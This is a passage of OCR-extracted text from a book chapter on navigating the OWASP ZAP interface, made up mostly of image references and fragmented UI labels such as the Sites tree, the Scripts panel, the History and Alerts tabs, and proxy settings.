
To avoid HTTPS Warnings download and install CA root Certificate in your Mobile device or computer.


Links


- Local API
- ZAP Website
- ZAP User Group
- ZAP Developer Group
- Report an issue



Use proxies based on their pre-defined patterns and priorities
Use proxy 127.0.0.1:8080 for all URLs
Use proxy Default for all URLs
Disable FoxyProxy
Options
Out
Off
Sites
Start
Start
Off
Welcome
to the
ZAP HUD
Take the HUD Tutorial
Continue to your target


Chapter 2: Navigating the UI






Sites
Contexts
Default Context
Sites



Sites
Contexts Tree
Contexts
Default Context
Sites Tree
Sites



Sites
Contexts
Default Context
Sites



Sites
Scripts
Scripting
Scripts
Templates
Quick Start
Request
Response
Break
Script Console
1
2
3
4
5
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
Learn More
6
7
8
News
The ZAPCon 2022 videos are now all available on YouTube
Learn More
History
Search
Alerts
Output
Filter: OFF
Export
1
2
3
4
Id
Source
Req. Timestamp
Method
URL
Alerts 0 2 4 1
Primary Proxy: localhost:8008



History
Search
Alerts
Output
All
Inverse:
Search
Next
Previous
Number of Matches: 0
Complete
Export
Method
URL
Match



History
Search
Alerts
Output
Spider
All

